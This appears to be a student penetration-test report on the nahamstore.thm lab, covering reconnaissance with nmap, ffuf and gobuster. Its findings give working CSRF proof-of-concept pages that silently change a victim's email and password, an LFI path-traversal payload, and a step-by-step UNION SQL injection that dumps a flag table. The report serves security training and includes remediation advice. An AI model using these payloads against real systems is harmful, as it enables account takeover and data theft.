

Web Application Penetration Testing

OUR TEAM :

Yassen Al-Sayed Taalab

Mahmoud Abdelmaqsoud kroush

Scope : *.nahamstore.thm (Wilde card)

1-Executive Summary

This penetration testing engagement was conducted on **nahamstore.thm** with the objective of identifying vulnerabilities and assessing the overall security posture of the web application. The scope of the test included a comprehensive evaluation of the site's external and internal vulnerabilities, focusing on areas such as authentication, data handling, and overall infrastructure security.

Engagement Scope:

- **Target:** nahamstore.com
- **Testing Type:** Black-box
- **Scope:** Web application vulnerabilities
- **Methodology:** The testing followed industry-standard methodologies, including OWASP Top 10 and other commonly known attack vectors, to ensure a thorough analysis of the potential risks.

Key Findings:

During the engagement, several vulnerabilities were discovered, with the key issues outlined below:

- **CSRF (Cross-Site Request Forgery):** The application allows unauthorized actions via forged requests.
- **XSS (Cross-Site Scripting):** The application is vulnerable to JavaScript injection, which can allow attackers to steal user data or take control of user sessions.
- **XXE (XML External Entity):** The application allows XML parsing that can expose sensitive files and server-side data.
- **SQLi (SQL Injection):** The application is vulnerable to SQL injection, allowing attackers to manipulate the database.
- **IDOR (Insecure Direct Object Reference):** Improper access control allows users to access data they should not have access to.
- **SSRF (Server-Side Request Forgery):** The application allows SSRF, which can expose internal systems to external requests.
- **RCE (Remote Code Execution):** The application is vulnerable to remote code execution, allowing attackers to run arbitrary code on the server.

- **Open Redirect:** The application redirects users to external sites without proper validation, leading to phishing attacks.
- **LFI (Local File Inclusion):** The application allows unauthorized access to local files on the server.
- **Open Port (8000) and Weak Credentials (admin):** The admin panel is accessible via an open port with weak default credentials.

Recommendations:

1. Implement CSRF Tokens:

- Use anti-CSRF tokens to protect all forms and state-changing actions from forged requests.

2. Fix XSS:

- Sanitize and encode all user inputs and outputs to prevent script injection.
- Use Content Security Policy (CSP) headers to mitigate XSS attacks.

3. Patch XXE Vulnerabilities:

- Disable or properly configure XML parsers to disallow external entity processing.

4. Prevent SQL Injection:

- Use parameterized queries or prepared statements to avoid direct execution of user inputs in SQL queries.

5. Secure Object Access (IDOR):

- Implement proper access control mechanisms (such as Role-Based Access Control) to ensure users can only access their own resources.

6. Mitigate SSRF:

- Validate and sanitize all external URLs. Restrict requests to internal services and use allowlists.

7. Patch RCE:

- Validate and sanitize all inputs used in system commands or code execution functions. Restrict functionality to only trusted inputs.

8. Fix Open Redirect:

- Validate all redirect URLs and ensure that external redirects are properly flagged or avoided altogether.

9. Mitigate LFI:

- Avoid direct inclusion of user-supplied file paths. Ensure only allowed files can be included and use proper validation techniques.

10. Strengthen Admin Panel Security:

- Close unnecessary open ports.
- Enforce strong password policies and remove default credentials.
- Implement two-factor authentication (2FA) for all administrative logins.

General Security Recommendations:

- **Conduct Regular Security Audits:** Perform regular vulnerability assessments and penetration testing.
 - **Use Web Application Firewalls (WAFs):** Deploy a WAF to detect and block malicious traffic.
 - **Keep Software Updated:** Ensure all systems, software, and dependencies are regularly updated to prevent exploitation of known vulnerabilities.
 - **Monitor for Suspicious Activity:** Implement logging and monitoring solutions to detect unauthorized access and anomalies in real-time.
-

2 - Methodology

This penetration test on **nahamstore.thm** followed a structured and systematic approach based on industry-standard frameworks to thoroughly identify, evaluate, and exploit vulnerabilities within the web application. The testing process adhered to the OWASP Top 10 vulnerabilities and was conducted in a controlled environment.

Testing Approach:

- **Scope:** The assessment covered both external and internal vulnerabilities of the target, **nahamstore.thm**, focusing on the web applications and their associated infrastructure.
- **Framework:** OWASP Top 10 2023 was used as a guideline to ensure coverage of the most critical security risks in web applications.

Tools Utilized:

- **Reconnaissance:**
 - **Directory Enumeration:** `gobuster` , `ffuf`
 - **Subdomain Enumeration:** `sublist3r` , `subfinder`
 - **Wordlists:** `SecLists`
- **Vulnerability Scanning:**
 - **Burp Suite Pro** (for active scanning, proxy-based manual analysis)
 - **SQLmap** (for automated SQL injection identification and exploitation)
- **Exploitation Tools:**
 - **Sqlmap** (for SQL Injection exploitation)
 - Custom scripts (for testing specific attack vectors such as CSRF and authentication bypass)
- **Manual Testing:**
 - Focused on verifying vulnerabilities related to CSRF, XSS, IDOR, authentication, session management, and business logic flaws.

Testing Phases:

1. Reconnaissance:

This phase involved both passive and active reconnaissance techniques to gather intelligence about the target's infrastructure and applications.

Subdomain enumeration using tools like

`sublist3r` and `subfinder` provided a comprehensive list of domains. Directory brute-forcing with `gobuster` and `ffuf` revealed hidden endpoints and directories that could be leveraged for further exploitation.

- **Objective:** Map the application's architecture, identify potential attack vectors, and highlight open ports or services.
- **Outcome:** Open port 8000 was identified, hosting an admin panel, which was vulnerable due to weak credentials.

2. Scanning:

The target was subjected to a comprehensive vulnerability assessment using automated scanners (Burp Suite and SQLmap) and manual testing. This phase aimed to detect common web application vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), CSRF, and weak authentication mechanisms.

- **Objective:** Identify misconfigurations, insecure coding practices, and exposure to known OWASP Top 10 risks.
- **Outcome:** SQLi, XSS, CSRF, IDOR, and SSRF vulnerabilities were identified during this phase, as well as an admin login interface vulnerable to credential stuffing.

3. Exploitation:

Once vulnerabilities were confirmed, exploitation attempts were made to assess the depth of impact. Tools like

`SQLmap` were used to exploit the SQL Injection vulnerability, which led to the extraction of sensitive data such as user credentials. Additionally, manually crafted payloads were used to demonstrate successful XSS and CSRF exploitation.

- **SQL Injection (SQLi):** Exploited using `SQLmap` to extract critical user information.
- **XSS:** Crafted JavaScript payloads to execute in the browser of authenticated users, stealing session cookies.
- **CSRF:** Demonstrated the potential to perform unauthorized actions on behalf of logged-in users by forging requests.
- **Admin Access:** Using weak default credentials (`admin:admin`), access to the admin panel was gained, exposing critical admin functionality.

4. Post-Exploitation:

After successful exploitation, further actions were taken to assess the impact:

- The SQLi vulnerability allowed full extraction of the application's user database, including credentials.
- XSS demonstrated the ability to steal session cookies and impersonate users.
- Gained admin access due to weak credentials allowed control over sensitive areas of the application.
- The CSRF vulnerability allowed unauthorized changes to user settings.

These vulnerabilities pose serious risks, such as account takeover, data theft, and administrative abuse.

5. Reporting and Validation:

After identifying the vulnerabilities, each issue was manually verified to ensure accuracy. Detailed evidence (such as screenshots, request/response logs, and database dumps) was collected for reporting. Custom remediation steps were provided for each vulnerability to guide the development team in patching the security flaws.

- **Objective:** Provide a clear, actionable report with reproducible steps for each vulnerability.
- **Outcome:** Comprehensive recommendations for improving security posture, including enforcing strong credentials, fixing input validation issues, and implementing security best practices like CSRF tokens and secure session handling.

1. Recon

Find Open Ports

we want to know the open ports we use nmap for this

```
(kali㉿kali)-[~/Desktop]
$ sudo nmap -A -T4 -sS 10.10.187.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 03:34 EDT
Nmap scan report for nahamstore.thm (10.10.187.132)
Host is up (0.093s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 84:6e:52:ca:db:9e:df:0a:ae:b5:70:3d:07:d6:91:78 (RSA)
|   256 1a:1d:db:ca:99:8a:64:b1:8b:10:df:a9:39:d5:5c:d3 (ECDSA)
|_  256 f6:36:16:b7:66:8e:7b:35:09:07:cb:90:c9:84:63:38 (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: NahamStore - Home
| http-cookie-flags:
|   /:
|     session:
|_    httponly flag not set
8000/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: nginx/1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.94SVN%E=4%D=9/29%OT=22%CT=1%CU=43643%PV=Y%DS=2%DC=T%G=Y%TM=66F9
OS:0314%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)SEQ(S
OS:P=101%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M508ST11NW7%O2=M508ST11NW
OS:7%O3=M508NT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=F4B3%
OS:W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M508N
OS:NSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%A=S+F=A5%RD=0%Q=)T2(R=N)T3(R=N)T4(R=
OS:Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=A
OS:R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=4
OS:0%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=
OS:G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)

| HOP | RTT | ADDRESS |
|-----|----------|--------------------------------|
| 1 | 94.63 ms | 10.9.0.1 |
| 2 | 94.74 ms | nahamstore.thm (10.10.187.132) |

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 38.17 seconds

we found that the port 8000 is open in the fuzz step we found interesting thing

Subdomains Enumeration

Next find subdomains

```
subfinder -silent -d nahamsteor.thm -o subs1.txt ; sublist3r
-d nahamsteor.thm -o subs2.txt ; assetfinder --subs-only nah
amsteor.thm > subs3.txt
```

```
marketing.nahamstore.thm
metric.12345678.nahamstore.thm
nahamstore-2020.nahamstore.thm
```

```
nahamstore.thm  
shop.nahamstore.thm  
stock.nahamstore.thm  
www.nahamstore.thm
```

Fuzzing

use ffuf to find more subdomains

```
ffuf -w wordlist/subdomains.txt -u "http://FUZZ.nahamstore.th  
m"
```

didn't found any new thing

now we have some subdomains that we will examine it all that give us a wide surface to find more vulnerabilities

nahmstore.thm

after that fuzz in this domain " nahmstore.thm" search for hidden directories or parameter

1. parameter

```
ffuf -w wordlist/parameters.txt -u "http://nahamstore.th  
m/?Fuzz=yassen" -mc 200,302 -fs 4254
```

found two hidden parameter we use this in the scan step to identify vulnerabilities

2. directories

```
gobuster dir -u http://nahamstore.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

```
=====
[+] Url:          http://nahamstore.thm
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2024/09/29 05:26:29 Starting gobuster
=====
/search (Status: 200)
/login (Status: 200)
/register (Status: 200)
/uploads (Status: 301)
/staff (Status: 200)
/css (Status: 301)
/js (Status: 301)
/logout (Status: 302)
/basket (Status: 200)
/returns (Status: 200)
=====
2024/09/29 05:48:30 Finished
```

when fuzzing more in `http://nahamstore.thm/product` to find hidden parameter we found that

```
ffuf -w wordlist/parameters.txt -u "http://nahamstore.thm/pro  
duct?id=2&Fuzz=killua" -mc 200,302 -fw 1053
```



```
v2.1.0-dev

:: Method      : GET
:: URL        : https://carnelian.ctfio.com/product?id=2&FUZZ=killua
:: Wordlist    : FUZZ: /home/kali/nahemsec/wordlist/parameters.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200,301,302
:: Filter        : Response words: 1053

name          [Status: 200, Size: 3723, Words: 1052, Lines: 72, Duration: 168ms]
id           [Status: 200, Size: 41, Words: 6, Lines: 1, Duration: 217ms]
added        [Status: 200, Size: 4017, Words: 1190, Lines: 79, Duration: 231ms]
:: Progress: [2588/2588] :: Job [1/1] :: 212 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

hidden parameter called "name" this can have weak validation we will check that in the scan phase

next we try to find the hidden directories under the port 8000

```
gobuster dir -u http://nahamstore.thm:8000/ -w /usr/share/dir  
b/wordlist/common.txt
```

```
(kali㉿kali)-[~/Desktop]
$ gobuster dir -u http://nahamstore.thm:8000/ -w /usr/share/dirb/wordlists/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://nahamstore.thm:8000/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/admin  ← (Status: 302) [Size: 0] [→ /admin/login]
/robots.txt (Status: 200) [Size: 30]
Progress: 4614 / 4615 (99.98%)
Finished
```

we found an admin page that redirect to admin/login page that look interesting

marketing.nahmstore.thm

the next subdomain is “marketing.nahmstore.thm” try to find parameter but all the list response with 200 ok so i need to use some filters

```
(kali㉿kali)-[~/nahemsec]
$ ffuf -w wordlist/parameters.txt -u "https://marketing.catseye.ctfio.com/?FUZZ=killua" -mc 200,301,302

v2.1.0-dev

:: Method : GET
:: URL : https://marketing.catseye.ctfio.com/?FUZZ=killua
:: Wordlist : FUZZ: /home/kali/nahemsec/wordlist/parameters.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,301,302

file [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 109ms]
email [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 118ms]
order [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 118ms]
title [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 112ms]
debug [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 116ms]
t [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 121ms]
username [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 119ms]
description [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 118ms]
content [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 120ms]
start [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 119ms]
lang [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 123ms]
charset [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 116ms]
name [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 121ms]
status [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 123ms]
q [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 123ms]
url [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 123ms]
code [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 126ms]
```

use “-fw 692” and i found another hidden parameter

```
(kali㉿kali)-[~/nahemsec]
$ ffuf -w wordlist/parameters.txt -u "https://marketing.catseye.ctfio.com/?FUZZ=killua" -mc 200,301,302 -fw 692

v2.1.0-dev

:: Method : GET
:: URL : https://marketing.catseye.ctfio.com/?FUZZ=killua
:: Wordlist : FUZZ: /home/kali/nahemsec/wordlist/parameters.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,301,302
:: Filter : Response words: 692

error ← [Status: 200, Size: 2174, Words: 751, Lines: 45, Duration: 94ms]
:: Progress: [2588/2588] :: Job [1/1] :: 516 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

can be good injection point

stock.nahamstore.thm7

it look like an api so start fuzz using gobuster

```
[kali㉿kali] [~/Desktop]
$ gobuster dir -u http://stock.nahamstore.thm -w /usr/share/dirb/wordlists/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://stock.nahamstore.thm
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/product          (Status: 200) [Size: 148]
Progress: 4614 / 4615 (99.98%)
Finished
```

we found /product then we try to dig more

```
[kali㉿kali]-[~/Desktop]
$ gobuster dir -u http://stock.nahamstore.thm/product -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://stock.nahamstore.thm/product
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode

/01          (Status: 200) [Size: 41]
/02          (Status: 200) [Size: 42]
/1           (Status: 200) [Size: 41]
/2           (Status: 200) [Size: 42]
Progress: 4614 / 4615 (99.98%)
Finished
```

in the next step we will scan that

Web analyze

next i try to know the technologies that the app use by wappalyzer

The screenshot shows the Wappalyzer web application interface. At the top, there's a purple header bar with the Wappalyzer logo, a gear icon, and a refresh icon. Below the header, there are two tabs: "TECHNOLOGIES" (which is selected) and "MORE INFO". To the right of these tabs is a blue "Export" button with a download icon. The main content area is divided into four sections: "Web servers" (Nginx 1.22.0), "Reverse proxies" (Nginx 1.22.0), "Operating systems" (Ubuntu), and "UI frameworks" (Bootstrap 3.3.7). Below these sections is a "JavaScript libraries" section with a jQuery icon and version 1.12.4. At the bottom of the main content area, there's a link "Something wrong or missing?". A callout box at the bottom right is titled "Connect Wappalyzer to your CRM" and says: "See the technology stacks of your leads without leaving your CRM. Connect to HubSpot, Pipedrive and many others.".

we use this info in search for an CVE because this version is old that we can use against the app

Conclusion

In the reconnaissance phase of web application penetration testing, our primary objective is to uncover potential vulnerabilities that may arise from weak validation or overlooked areas by developers. This often involves identifying hidden endpoints, parameters, or paths that could be exploited.

next we systematically explore the web application, every interaction—whether it's clicking a button, submitting a form, or navigating through the site—is carefully monitored with Burp Suite running in the background. This allows us to capture and analyze the requests and responses, revealing hidden parameters that might not be immediately visible.

Demo

2. Scan & Exploit

2.1 Csrf

Summary :

we found 2 csrf vulnerabilities that can lead to account take over in change password function and change e-mail function

Severity :

High

Description :

we found a csrf in two function that lead to full account take over
in this end point <http://nahamstore.thm/account/settings/email> -
<http://nahamstore.thm/account/settings/password>

the request body look like this

```
csrf_protect=eyJYXRhIjoIZXlKMwMyVn1YMmxrSwpvMkxDSjBhVzFsYzNS
aGJYQWlPaU14TnpJM01EZzB0akExSW4wPSIsInNpZ25hdHVyZSI6ImEwNTdjm
jUzMmFlODY20GRiMGEyMDkyYjJkOGVmMjU2In0%3D&change_email=killua
55%40wearehackerone.com
```

we can see that the csrf token use base64 encoding that is can be decode it easy



The image shows two side-by-side hex editors. Both have a large text input field at the top and a smaller text output field at the bottom. The left editor has the following text in its input field:

```
eyJYXRhIjoIZXlKMwMyVn1YMmxrSwpvMkxDSjBhVzFsYzNS
aGJYQWlPaU14TnpJM01EZzB0akExSW4wPSIsInNpZ25hdHVyZSI6ImEwNTdjm
jUzMmFlODY20GRiMGEyMDkyYjJkOGVmMjU2In0%3D&change_email=killua
55%40wearehackerone.com
```

The right editor has the following text in its input field:

```
{"data":"eyJ1c2VyX2lkjo2LCJ0aW1lci3RhXAiOiIxNzI3MDg0NjA1In0=","signature":"a057c2532ae8668db0a2092b2d8ef256"}
```

Both editors have dropdown menus for "Text" or "Hex" mode, and buttons for "Decode as..." and "Smart decode".

if you remove it from your request the response is still 200 ok

The screenshot shows the Burp Suite interface with two panes: 'Request' and 'Response'.
In the 'Request' pane, a POST request is shown to the endpoint /account/settings/email. The headers include: Host: ctfex.ctfio.com, Cookie: session=90eaef92c4b695c9b1c5badeb4331f6; token=04ice9ee4dd2072974f6290fe453be08, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,image/svg+xml,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, br, Content-Type: application/x-www-form-urlencoded, Content-Length: 42, and Content-Type: application/x-www-form-urlencoded. The body contains the payload: change_email=attacker55%40wearehackerone.com.
In the 'Response' pane, the server returns a 200 OK status with the following content:

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Mon, 23 Sep 2024 09:49:47 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 3980
Set-Cookie: session=90eaef92c4b695c9b1c5badeb4331f6; expires=Mon, 23-Sep-2024 10:49:47 GMT; Max-Age=3600; path/
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>NahamStore - Update Email</title>
    <link rel="stylesheet" href="https://nanccdn.bootstrapcdncdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmQF2ijxOuEJkaiqNUdIwrx0qRrJLmxo4dQWp9yGgQkXoJkfl5" crossorigin="anonymous">
</head>
<body>
    <nav class="navbar navbar-default navbar-fixed-top" style="height:80px;padding-top:15px">
        <div class="container">
            <div class="header">
                <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
                    <span class="sr-only">Toggle navigation</span>
                    <span class="icon-bar"></span>
                    <span class="icon-bar"></span>
                </button>
                <a class="navbar-brand" href="/NahamStore"></a>
            </div>
            <div id="navbar" class="collapse navbar-collapse pull-right">
                <ul class="nav navbar-nav">
                    <li><a href="/Home"></a></li>
                    <li><a href="#">Returns</a></li>
                    <li class="active"><a href="#" class="dropdown-toggle" data-toggle="dropdown" role="button" aria-haspopup="true" aria-expanded="false">Account <span class="caret"></span></a>
                        <ul class="dropdown-menu">
                            <li><a href="#">Orders</a></li>
                            <li><a href="#">Account Settings</a></li>
                            <li><a href="#">Address Book</a></li>
                            <li role="separator" class="divider"></li>
                            <li><a href="#">Logout</a></li>
                        </ul>
                    </li>
                </ul>
            </div>
        </div>
    </nav>
    <div class="content">
        <h1>Update Email</h1>
        <form action="/account/settings/email" method="POST">
            <input type="hidden" name="change_email" value="attacker55@wearehackerone.com" />
            <input type="submit" value="Submit request" />
        </form>
        <script>
            history.pushState('', '', '/');
            document.forms[0].submit();
        </script>
    </div>
</body>
</html>
```

now the email is changed to the new email

Steps to reproduce

1. put this code in your web server

```
<html>
    <!-- CSRF PoC - generated by Burp Suite Professional -->
    <body>
        <form action="http://nahamstore.thm/account/settings/email" method="POST">
            <input type="hidden" name="change_email" value="attacker55@wearehackerone.com" />
            <input type="submit" value="Submit request" />
        </form>
        <script>
            history.pushState('', '', '/');
            document.forms[0].submit();
        </script>
    </body>
</html>
```

```

<html>
    <!-- CSRF PoC - generated by Burp Suite Professional -->
    <body>
        <form action="http://nahamstore.thm/account/settings/password" method="POST">
            <input type="hidden" name="change&#95;password" value="attacker" />
            <input type="submit" value="Submit request" />
        </form>
        <script>
            history.pushState('', '', '/');
            document.forms[0].submit();
        </script>
    </body>
</html>

```

2. send to the victim the link to your web app ex: " http://example.com/file"
3. this will lead to change the victim email and password and the attacker can log in by the new email and passwd

Email Changed

Password has been updated

Impact :

the attacker could steal users email and take their credit cards and do anything he wants

Mitigation

1. use a csrf token in submit forms
2. use a strong hash algorithm to hash the token
3. check that the token is associated with the user how input the form

Demo

2.2 LFI

Summary :


we found an lfi vulnerability that lead the attacker to read sensitive files

Severity :

medium

Description :

when we review the source code we found some thing look interesting



```
▼ <div class="image text-center">
  ▼ <a href="/product?id=2&name=Sticker+Pack">
    
  </a>
</div>
```

the file parameter take the path of the img file

we used it to read the file /lfi/flag.txt

Steps to reproduce :

1. go to <http://nahamstore.thm/product/picture/?file=cbf45788acua32489qfcs.jpg> and use your burp in the background
2. send the request to the repeater
3. add the payload "...//....//....//....//....//....//lfi/flag.txt"

```

Original request
Pretty Raw Hex Hackvertor ⚡ ⌂ ⌂ ⌂
1 GET /product/picture/?file=../../../../lfi/flag.txt HTTP/1.1
2 Host: chrysocolla.ctfio.com
3 Cookie: session=69a79b017190c75eacf201bc0274d276
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15 Connection: keep-alive
16
17

Response
Pretty Raw Hex Render Hackver... ⚡ ⌂ ⌂ ⌂
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.0 (Ubuntu)
3 Date: Tue, 24 Sep 2024 14:00:00 GMT
4 Content-Type: image/jpeg
5 Connection: keep-alive
6 Set-Cookie: session=69a79b017190c75eacf201bc0274d276; expires=Tue, 24-Sep-2024 15:00:00 GMT; Max-Age=3600; path=/
7 Content-Length: 34
8
9 {7ef60e74b711f4c3a1fdf5a131ebfb863}

```

Impact :

The impact of a Local File Inclusion attack can vary based on the exploitation and the read permissions of the webserver user. Based on these factors, an attacker can gather usernames via an `/etc/passwd` file, harvest useful information from log files, or combine this vulnerability with other attack vectors (such as file upload vulnerability) to execute commands remotely.

Mitigation :

- **ID assignation** – save your file paths in a secure database and give an ID for every single one, this way users only get to see their ID without viewing or altering the path
- **Whitelisting** – use verified and secured whitelist files and ignore everything else

Demo

2.3 SQLI

Summary :

we found and sqli that led attacker to manipulate database of the app

when we examine the product endpoint we see a parameter called id

<https://nahamstore.thm/product?id=1>

Severity :

High

Description :

we try get xss by sending this payload " " killua'>" but we found

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

so we start examine the error message

now we know that the parameter is using in sql query

try the basic sqli "'or1=1 -- " the response was →

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''or 1=1 -- LIMIT 1' at line 1

but no thing

we write and imagen query we think the app use

```
select table_name from schema.tables where limit [id],1;
```

next we send this payload " 1 union select table_name from information_schema.tables where table_schema=database()limit 0,1; -- "

we get

"The used SELECT statements have a different number of column s"

now we now that this payload work but we need to know the number of the column

we can do that with the order function "1 order by 5 -- -" we get response

"1 order by 6 -- -" we get no response

so we have 5 columns

next we want to know what is the reflected column

```
6 union select 1,2,3,4,5 from information_schema.tables where  
table_schema=database()limit 0,1-- -
```

The screenshot shows a web page for 'NahamStore'. At the top, there is a navigation bar with links for Home, Returns, Login, Register, and a shopping cart icon showing '0 Items'. Below the navigation, the product details for item '2' are displayed. The product image is a small icon of a computer monitor. The product name is '2' and the price is '\$0.03'. There is also a quantity input field set to '4'. A 'Discount Code' input field is present, and at the bottom, there are two buttons: 'Add To basket' (green) and 'Check Stock' (blue).

the 2, 4 so let try get data from the data base

```
6 union select 1,table_name,3,4,5 from information_schema.tab  
les where table_schema=database()limit 1,1-- -
```

sql_i_one

A screenshot of a web application interface. At the top, there is a search bar containing the text "ode". Below the search bar are two buttons: a green "Add to basket" button and a blue "Check Stock" button.

we have table called sql_i_one we want to know the columns

```
6 union select 1,column_name,3,4,5 from information_schema.columns where table_name='sql_i_one'limit 0,1-- -
```

A screenshot of a web store interface. The header includes the store name "NahamStore" and navigation links for Home, Returns, Login, and Register, along with a shopping cart icon showing "0 Items". The main content shows a product listing for "flag". The product image is a small icon of a flag. The product name is "flag" and the price is "\$0.03". Below the product listing is a "Discount Code" input field and two buttons: "Add To basket" and "Check Stock".

now we have every thing we need to get our flag "table name = sql_i_one " & "column name = flag "

```
6 union select 1,flag,3,4,5 from sql_i_one -- -
```

NahamStore

Home Returns Login Register 0 Items

{d890234e20be48ff96a2f9caab0de55c}

{d890234e20be48ff96a2f9caab0de55c}
\$0.03
4

Discount Code

Add To basket Check Stock

Steps to reproduce :

1- visit <https://nahamstore.thm/product?id=1>

2- change the payload to "6 union select 1,flag,3,4,5 from sqli_one -- -"

NahamStore

Home Returns Login Register 0 Items

{d890234e20be48ff96a2f9caab0de55c}

{d890234e20be48ff96a2f9caab0de55c}
\$0.03
4


Discount Code

Add To basket Check Stock

Demo

SQLi using sqlmap

1- after find that id parameter in `http://nahamstore.thm/product?id=2'` is give that error



